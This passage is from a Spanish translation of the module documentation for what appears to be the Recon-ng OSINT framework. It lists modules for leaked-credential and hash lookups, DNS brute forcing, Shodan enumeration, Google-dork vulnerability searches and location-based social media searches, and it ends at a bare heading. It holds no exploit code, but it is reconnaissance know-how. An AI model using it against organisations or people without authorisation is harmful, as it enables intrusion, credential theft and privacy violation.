  default SELECT DISTINCT hash FROM credentials WHERE hash IS NOT NULL AND password IS NULL AND type IS NOT 'Adobe'
  <string> cadena que representa una sola entrada
  <path> ruta a un archivo que contiene una lista de entradas
  query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
  * Los tipos de hash soportados: MD5, MD4, NTLM, LM, DOUBLEMD5, TRIPLEMD5, MD5SHA1, SHA1, MYSQL5, SHA1MD5,
  DOUBLESHA1, RIPEMD160
  * hashes.org es un servicio gratuito.

25. IANA Private Enterprise Number Company-by-Domain Lookup
Ruta: modules/recon/domains-companies/pen.py
Descripción: Dado un dominio, encuentra un contacto en el registro de Número de empresa privada (PEN) de la IANA cuya dirección de correo electrónico finaliza con ese dominio. El dominio se agrega a la tabla 'domains'.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
  default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string> cadena que representa una sola entrada
  <path> ruta a un archivo que contiene una lista de entradas
  query <sql> consulta de base de datos que devuelve una columna de entradas

26. Meta Data Extractor
Ruta: modules/recon/domains-contacts/metacrawler.py

Descripción: Busca archivos asociados con los dominios proporcionados y extrae los metadatos relacionados con el contacto.
Opciones:

Nombre	Valor actual	Requerido	Descripción
EXTRACT	False	Si	extraer metadatos de archivos descubiertos
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Normalmente soporta los tipos de ficheros doc, docx, xls, xlsx, ppt, pptx y pdf.

27. IANA Private Enterprise Number Company-by-Domain Lookup
Ruta: modules/recon/domains-contacts/pen.py
Descripción: Dado un dominio, encuentra un contacto en el registro de Número de empresa privada (PEN) de la IANA cuya dirección de correo electrónico finaliza con ese dominio. El dominio se agrega a la tabla 'domains'.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

28. PGP Key Owner Lookup
Ruta: modules/recon/domains-contacts/pgp_search.py
Descripción: Busca en el servidor de claves públicas PGP del MIT las direcciones de correo electrónico del dominio dado. Actualiza la tabla de 'contacts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Inspiración de theHarvester.py por Christan Martorella: cmarorella[at]edge-seecurity.com

29. Whois POC Harvester
Ruta: modules/recon/domains-contacts/whois_pocs.py
Descripción: Utiliza el ARIN Whois RWS para recolectar datos POC de consultas whois para el dominio dado. Actualiza la tabla de 'contacts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

30. PwnedList - Account Credentials Fetcher
Ruta: modules/recon/domains-credentials/pwnedlist/account_creds.py
Keys: pwnedlist_api, pwnedlist_secret, pwnedlist_iv
Descripción: Consulta en la API PwnedList las credenciales asociadas con los nombres de usuario dados. Actualiza la tabla de 'credentials' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT username FROM credentials WHERE username IS NOT NULL and password IS NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Costo de consulta API: 1 consulta por solicitud y 1 consulta por fuga única.

31. PwnedList - API Usage Statistics Fetcher
Ruta: modules/recon/domains-credentials/pwnedlist/api_usage.py
Keys: pwnedlist_api, pwnedlist_secret
Descripción: Consulta la API PwnedList para obtener estadísticas de uso de la cuenta.

32. PwnedList - Pwned Domain Credentials Fetcher
Path: modules/recon/domains-credentials/pwnedlist/domain_creds.py
Keys: pwnedlist_api, pwnedlist_secret, pwnedlist_iv
Descripción: Consulta la API PwnedList para obtener todas las credenciales para un dominio. Actualiza la tabla de 'credentials' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Costo de consulta API: 10000 consultas por solicitud, 1 consulta por cada cuenta devuelta y 1 consulta por fuga única

33. PwnedList - Pwned Domain Statistics Fetcher
Ruta: modules/recon/domains-credentials/pwnedlist/domain_ispwned.py
Keys: pwnedlist_api, pwnedlist_secret
Descripción: Consulta la API de PwnedList para un dominio a determinar si alguna credencial asociada se ha visto comprometida. Este módulo NO devuelve ninguna credencial, solo un número

total de credenciales comprometidas.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Costo de consulta API: 1 consulta por solicitud.

34. PwnedList - Leak Details Fetcher
Ruta: modules/recon/domains-credentials/pwnedlist/leak_lookup.py
Descripción: Consulta la base de datos local para obtener información asociada con una ID de fuga. El módulo 'leaks_dump' debe usarse para llenar la base de datos local antes de que este módulo se ejecute con éxito.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT leak FROM credentials WHERE leak IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

35. PwnedList - Leak Details Retriever
Ruta: modules/recon/domains-credentials/pwnedlist/leaks_dump.py
Keys: pwnedlist_api, pwnedlist_secret
Descripción: Consulta la API PwnedList para obtener información asociada con todas las filtraciones conocidas. Actualiza la tabla de 'leaks' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT leak_id FROM leaks WHERE leak_id IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Costo de consulta API: 1 consulta por solicitud.

36. DNS Public Suffix Brute Forcer
Ruta: modules/recon/domains-domains/brute_suffix.py
Descripción: Fuera bruta de TLDs y SLDs usando DNS. Actualiza la tabla 'domains' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

SUFFIXES	/usr/share/recon-ng/data/suffixes.txt	Si	Ruta de la lista de palabras al sufijo público

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* TLDs: https://data.iana.org/TLD/tlds-alpha-by-domain.txt
* SLDs: https://raw.github.com/gavingmiller/second-level-domains/master/SLDs.csv

37. Bing API Hostname Enumerator
Ruta: modules/recon/domains-hosts/bing_domain_api.py
Keys: bing_api
Descripción: Aprovecha la API de Bing y el operador de búsqueda avanzada "domain:" para recolectar dispositivos. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
LIMIT	0	Si	Limitar el número total de solicitudes de API (0 = ilimitado)
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

38. Bing Hostname Enumerator
Ruta: modules/recon/domains-hosts/bing_domain_web.py
Descripción: Recolecta los dispositivos de Bing.com utilizando el operador de búsqueda 'site'. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

39. DNS Hostname Brute Forcer
Ruta: modules/recon/domains-hosts/brute_hosts.py
Descripción: Nombres de host de fuerza bruta utilizando DNS. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada
WORDLIST	/usr/share/recon-ng/data/hostnames.txt	Si	Ruta a la lista de palabras de dispositivos

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

40. BuiltWith Enumerator
Ruta: modules/recon/domains-hosts/builtwith.py
Keys: builtwith_api
Descripción: Aprovecha la API de BuiltWith para identificar dispositivos, tecnologías y contactos asociados con un dominio.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SHOW_ALL	True	Si	Tecnologías de visualización
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

41. Certificate Transparency Search
Ruta: modules/recon/domains-hosts/certificate_transparency.py
Descripción: Busca datos de transparencia de certificados desde crt.sh, agregando los dispositivos recién identificados a la tabla ‘hosts’
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

42. FindSubDomains DNS search
Ruta: modules/recon/domains-hosts/findsubdomains.py
Descripción: Consulta la página FindSubDomain para obtener información de subdominio en un dominio.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

43. Google Hostname Enumerator
Ruta: modules/recon/domains-hosts/google_site_web.py
Descripción: Cosecha dispositivos de Google.com utilizando el operador de búsqueda 'site'.

Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

44. HackerTarget Lookup
Ruta: modules/recon/domains-hosts/hackertarget.py
Descripción: Utiliza la API HackerTarget.com para buscar nombres de dispositivo. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

45. Mail eXchange (MX) and Sender Policy Framework (SPF) Record Retriever
Ruta: modules/recon/domains-hosts/mx_spf_ip.py
Descripción: Recupera los registros MX y SPF IPv4 para un dominio. Actualiza las tablas 'hosts' y / o 'netblocks' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Este módulo lee los dominios de la tabla de dominios y recupera los nombres de dispositivo de los registros MX asociados con cada dominio. Los nombres de dispositivo se almacenan en la tabla ‘hosts’. También recupera las direcciones IP y/o los bloques de red de los registros SPF asociados con cada dominio. Las direcciones se almacenan en la tabla ‘hosts’ y/o ‘netblocks’.

46. Netcraft Hostname Enumerator
Ruta: modules/recon/domains-hosts/netcraft.py
Descripción: Cosecha dispositivos de Netcraft.com. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada

<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

47. Shodan Hostname Enumerator
Ruta: modules/recon/domains-hosts/shodan_hostname.py
Keys: shodan_api
Descripción: Cosecha los dispositivos de la API de Shodan utilizando el operador de búsqueda 'hostname'. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
LIMIT	1	Si	Límite de solicitudes de API por fuente de entrada (0 = ilimitado)
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

48. SSL SAN Lookup
Ruta: modules/recon/domains-hosts/ssl_san.py
Descripción: Utiliza la API ssltools.com para obtener los Subject Alternative Names para un dominio. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

49. ThreatCrowd DNS lookup
Ruta: modules/recon/domains-hosts/threatcrowd.py
Descripción: Aprovecha la API de DNS pasiva ThreatCrowd para descubrir dispositivos/ subdominios.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

50. ThreatMiner DNS lookup
Ruta: modules/recon/domains-hosts/threatminer.py
Descripción: Usar ThreatMiner API para descubrir subdominios.
Opciones:

Nombre	Valor actual	Requerido	Descripción

SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

51. Google Hacking Database
Ruta: modules/recon/domains-vulnerabilities/ghdb.py
Descripción: Busca posibles vulnerabilidades en un dominio aprovechando la base de datos de pirateo de Google (GHDB) y el operador de búsqueda 'site'. Actualiza la tabla de 'vulnerabilities' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
DORKS		No	Archivo que contiene una lista alternativa de Google Dorks
GHDB_ADVISORIES_AND_VULNERABILITIES	False	Si	Activar / desactivar los dorks de 1996 en esta categoría
GHDB_ADVISORIES_AND_VULNERABILITIES	False	Si	
GHDB_ERROR_MESSAGES	False	Si	Activar / desactivar los 93 dorks en esta categoría
GHDB_FILES_CONTAINING_JUICY_INFO	False	Si	Habilitar / deshabilitar los 366 dorks en esta categoría
GHDB_FILES_CONTAINING_PASSWORDS	False	Si	Habilitar / deshabilitar los 199 dorks en esta categoría
GHDB_FILES_CONTAINING_USERNAMES	False	Si	Habilitar / deshabilitar los 17 dorks en esta categoría
GHDB_FOOTHOLDS	False	Si	Habilitar / deshabilitar los 49 dorks en esta categoría
GHDB_NETWORK_OR_VULNERABILITY_DATA	False	Si	Habilitar / deshabilitar los 63 dorks en esta categoría
GHDB_PAGES_CONTAINING_LOGIN_PORTALS	False	Si	Habilitar / deshabilitar los 372 dorks en esta categoría
GHDB_SENSITIVE_DIRECTORIES	False	Si	Habilitar / deshabilitar los 119 dorks en esta categoría
GHDB_SENSITIVE_ONLINE_SHOPPING_INFO	False	Si	Habilitar / deshabilitar los 11 dorks en esta categoría
GHDB_VARIOUS_ONLINE_DEVICES	False	Si	Habilitar / deshabilitar los 307 dorks en esta categoría
GHDB_VULNERABLE_FILES	False	Si	Habilitar / deshabilitar los 62 dorks en esta categoría
GHDB_VULNERABLE_SERVERS	False	Si	Habilitar / deshabilitar los 83 dorks en esta categoría
GHDB_WEB_SERVER_DETECTION	False	Si	Habilitar / deshabilitar los 77 dorks en esta categoría

SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* La seguridad ofensiva ya no proporciona acceso a GHDB para Recon-ng. La lista incluida se actualizó por última vez el 8/1/2016.

52. PunkSPIDER Vulnerabilty Finder
Ruta: modules/recon/domains-vulnerabilities/punkspider.py
Descripción: Aprovecha la API de PunkSPIDER para buscar vulnerabilidades descubiertas previamente en los dispositivos dentro de un dominio.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

53. XSSed Domain Lookup
Ruta: modules/recon/domains-vulnerabilities/xssed.py
Descripción: Verifica en XSSed.com los registros XSS asociados con un dominio y muestra los primeros 20 resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

54. XSSposed Domain Lookup
Ruta: modules/recon/domains-vulnerabilities/xssposed.py
Descripción: Verifica en XSSposed.com los registros XSS asociados con un dominio.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

55. Hosts to Domains Data Migrator
Ruta: modules/recon/hosts-domains/migrate_hosts.py
Descripción: Agrega un nuevo dominio para todos los nombres de dispositivo almacenados en la

tabla 'hosts'.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT host FROM hosts WHERE host IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Este módulo considera que todo después del primer elemento podría contener otros dispositivos además del actual. Por lo tanto los dispositivos > 2 dominios profundos crearán dominios > 2 elementos de longitud.

56. Bing API IP Neighbor Enumerator
Ruta: modules/recon/hosts-hosts/bing_ip.py
Keys: bing_api
Descripción: Aprovecha la API de Bing y el operador de búsqueda avanzada "ip:" para enumerar otros dispositivos virtuales que comparten la misma dirección IP. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
RESTRICT	True	Si	Restringir los dispositivos agregados a los dominios actuales
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT ip_address FROM hosts WHERE ip_address IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Este módulo solo almacena los dispositivos cuyo dominio coincide con una entrada en la tabla de dominios.

57. IPInfoDB GeoIP
Ruta: modules/recon/hosts-hosts/ipinfodb.py
Keys: ipinfodb_api
Descripción: Aprovecha la API ipinfodb.com para geolocalizar un dispositivo por dirección IP. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT ip_address FROM hosts WHERE ip_address IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

58. ipstack
Ruta: modules/recon/hosts-hosts/ipstack.py
Keys: ipstack_api

Descripción: Aprovecha la API de ipstack.com para geolocalizar un dispositivo por dirección IP. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT ip_address FROM hosts WHERE ip_address IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

59. Hostname Resolver
Ruta: modules/recon/hosts-hosts/resolve.py
Descripción: Resuelve la dirección IP de un dispositivo. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT host FROM hosts WHERE host IS NOT NULL AND ip_address IS NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Nota: El nombre del servidor debe ser en forma IP.

60. Reverse Resolver
Ruta: modules/recon/hosts-hosts/reverse_resolve.py
Descripción: Realiza una búsqueda inversa para cada dirección IP para resolver el nombre del dispositivo. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT ip_address FROM hosts WHERE ip_address IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

61. SSLTools.com Host Name Lookups
Ruta: modules/recon/hosts-hosts/ssltools.py
Descripción: Utiliza el sitio ssltools.com para obtener nombres de los dispositivos de los metadatos del certificado SSL de un sitio para actualizar la tabla 'hosts'. Los problemas de seguridad con la confianza del certificado se envían a la tabla de 'vulnerabilities'.
Opciones:

Nombre	Valor actual	Requerido	Descripción
RESTRICT	True	Si	Restringir los dispositivos agregados a los dominios actuales
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT ip_address FROM hosts WHERE ip_address IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Este módulo solo almacena los dispositivos cuyo dominio coincide con una entrada en la tabla de dominios.

62. Virustotal domains extractor
Ruta: modules/recon/hosts-hosts/virustotal.py
Keys: virustotal_api
Descripción: Cosecha dominios de Virustotal utilizando la API de informes. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
INTERVAL	15	Si	Intervalo en segundos entre solicitudes de API
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT ip_address FROM hosts WHERE ip_address IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

63. Hosts to Locations Data Migrator
Ruta: modules/recon/hosts-locations/migrate_hosts.py
Descripción: Agrega una nueva ubicación para todas las ubicaciones almacenadas en la tabla 'hosts'.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT latitude, longitude FROM hosts WHERE latitude IS NOT NULL AND longitude IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

64. Shodan IP Enumerator
Ruta: modules/recon/hosts-ports/shodan_ip.py
Keys: shodan_api
Descripción: Cosecha la información del puerto de la API de Shodan utilizando el operador de búsqueda 'ip'. Actualiza la tabla de 'ports' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
LIMIT	1	Si	Límite de solicitudes de API por fuente de entrada (0 = ilimitado)
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT ip_address FROM hosts WHERE ip_address IS NOT NULL
<string> cadena que representa una sola entrada

<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

65. Address Geocoder
Ruta: modules/recon/locations-locations/geocode.py
Keys: google_api
Descripción: Consulta la API de Google Maps para obtener coordenadas para una dirección. Actualiza la tabla de 'locations' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT street_address FROM locations WHERE street_address IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

66. Reverse Geocoder
Ruta: modules/recon/locations-locations/reverse_geocode.py
Keys: google_api
Descripción: Consulta la API de Google Maps para obtener una dirección de las coordenadas.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT latitude || ',' || longitude FROM locations WHERE latitude IS NOT NULL AND longitude IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

67. Flickr Geolocation Search
Ruta: modules/recon/locations-pushpins/flickr.py
Keys: flickr_api
Descripción: Busca en Flickr los medios en la proximidad especificada a una ubicación.
Opciones:

Nombre	Valor actual	Requerido	Descripción
RADIUS	1	Si	Radio en kilómetros
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT latitude || ',' || longitude FROM locations WHERE latitude IS NOT NULL AND longitude IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Radius must be greater than zero and less than 32 kilometers.

68. Shodan Geolocation Search
Ruta: modules/recon/locations-pushpins/shodan.py

Keys: shodan_api
Descripción: Busca en Shodan los medios en la proximidad especificada a una ubicación.
Opciones:

Nombre	Valor actual	Requerido	Descripción
LIMIT	1	Si	límite de solicitudes de API por fuente de entrada (0 = ilimitado)
RADIUS	1	Si	Radio en kilómetros
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT latitude || ',' || longitude FROM locations WHERE latitude IS NOT NULL AND longitude IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Las búsquedas 'geo' de Shodan pueden tardar mucho tiempo en completarse. Si recibe errores de tiempo de espera de conexión, aumentar la opción global SOCKET_TIMEOUT.

69. Twitter Geolocation Search
Ruta: modules/recon/locations-pushpins/twitter.py
Keys: twitter_api, twitter_secret
Descripción: Busca en Twitter medios en la proximidad especificada a una ubicación.
Opciones:

Nombre	Valor actual	Requerido	Descripción
RADIUS	1	Si	Radio en kilómetros
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT latitude || ',' || longitude FROM locations WHERE latitude IS NOT NULL AND longitude IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

70. YouTube Geolocation Search
Ruta: modules/recon/locations-pushpins/youtube.py
Keys: google_api
Descripción: Busca en la API de YouTube los medios en la proximidad especificada a una ubicación.
Opciones:

Nombre	Valor actual	Requerido	Descripción
RADIUS	1	Si	Radio en kilómetros
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT latitude || ',' || longitude FROM locations WHERE latitude IS NOT NULL AND longitude IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

71. Whois Company Harvester

Ruta: modules/recon/netblocks-companies/whois_orgs.py
Descripción: Utiliza el ARIN Whois RWS para recolectar datos de empresas de consultas whois para el bloque de red dado. Actualiza la tabla de 'companies' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT netblock FROM netblocks WHERE netblock IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

72. Reverse Resolver
Ruta: modules/recon/netblocks-hosts/reverse_resolve.py
Descripción: Realiza una búsqueda inversa para cada una de las direcciones IP de un netblock para resolver el nombre del dispositivo. Actualiza la tabla 'hosts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT netblock FROM netblocks WHERE netblock IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

73. Shodan Network Enumerator
